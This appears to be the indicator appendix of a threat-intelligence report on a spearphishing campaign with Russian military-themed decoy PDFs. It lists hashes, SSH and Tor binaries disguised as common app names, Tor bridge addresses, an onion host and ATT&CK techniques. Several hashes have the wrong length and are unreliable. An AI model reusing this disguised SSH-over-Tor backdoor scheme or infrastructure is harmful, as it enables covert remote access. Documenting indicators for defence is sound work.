b61a80800a1021e9d0b1f5e8524c5708  
b52dfb562c1093a87b78ffb6bfc78e07  
45b16a0b22c56e1b99649cca1045f500  
dcd4f4bb3b1e8ddb24ac4e7071abd1f65

loadingBufferFunctionHashing.xml  
incrementalRedundantRendering.xml  
synchronizingContextBufferSchemaIncremental.xml  
frameworkRepositoryDynamicOptimized.xml

### Text

e1a8daea05f25686c359db8fa3941e1d  
b3382b6a44dc2cefd242dc9f9bc9d84  
229afc52dccc655ec1a69a73369446dd  
f6837c62aa71f044366ac53c60765739  
2599d1b1d6fe13002cb75b438d9b80c4  
b7ae44ac55ba8acb527b984150c376e2  
0f6aaa52b05ab76020900a28aff9fff  
219e7d3b6ff68a36c8b03b116b405237  
dfc78fe2c31613939b570ced5f38472c  
77bb74dd879914eea7817d252dbab1dc

controllerGatewayEncrypting  
pipelineClusterDeployingCluster  
hashingBindingDynamicUpdatingSession  
decodingDistributedParsingHandlerRedundant  
redundantExecutingContainerIndexing  
redundantOptimizingInstanceVariableLogging  
redundantOptimizingInstanceVariableLogging.pub  
loggingOptimizedDecoding  
incrementalMergingIncrementalImmutableProtocol  
incrementalMergingIncrementalImmutableProtocol.pub

### PE (EXE/DLL)

f6c0304671c4485c04d4a1c7c8c8ed94  
cdd065c52b96614dc880273f2872619f  
37e83a8fc0e4e6ea5dab38b0b20f953b  
6eafae19d2db29f70fa24a95cf71a19d  
664f09734b07659a6f75bca3866ae5e8  
6eafae19d2db29f70fa24a95cf71a19d

githubdesktop.exe / googlemaps.exe (sshd.exe)  
pinterest.exe / googlesheets.exe (tor.exe)  
ebay.exe (sftp-server.exe)  
ssh-shellhost.exe  
confluence.exe / rider.exe (obfs4proxy.exe)  
libcrypto.dll

### Decoys

23ad48b33d5a6a8252ed5cd38148dcb7 ТЛГ на убытие на переподготовку.pdf  
c8c41b7e02fc1d98a88f66c3451a081b Исх №6626 Представление на назначение на воинскую  
должность.pdf

### Tor Bridges

77.20.116[.]133:8080

156.67.24[.]239:33333

146.59.116[.]226:50845

142.189.114[.]119:443

yuknkap4im65njr3tlprnpqwj4h7aal4hrn2tdieg75rpp6fx25hqbyd[.]onion

## MITRE ATT&CK

Tactic	Technique ID	Technique Name
Resource Development	T1583	Acquire Infrastructure
Initial Access	T1566.001	Phishing: Spearphishing Attachment
	T1204.002	User Execution: Malicious File
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1106	Native API
	T1053.005	Scheduled Task
Persistence	T1547	Boot or Logon Autostart Execution
	T1027	Obfuscated Files or Information
Defense Evasion	T1036	Masquerading
	T1497	Virtualization/Sandbox Evasion
	T1083	File and Directory Discovery
Discovery	T1046	Network Service Discovery
	T1033	System Owner/User Discovery
Lateral Movement	T1021	Remote Services
Collection	T1119	Automated Collection
	T1071	Application Layer Protocol
Command and Control	T1090	Proxy
	T1571	Non-Standard Port
Exfiltration	T1041	Exfiltration Over C2 Channel



Sathwik Ram Prakki is working as a Security Researcher in Security Labs at Quick Heal. His focus areas are Threat Intelligence, Threat Hunting, and writing about...

[Articles by Sathwik Ram Prakki »](#)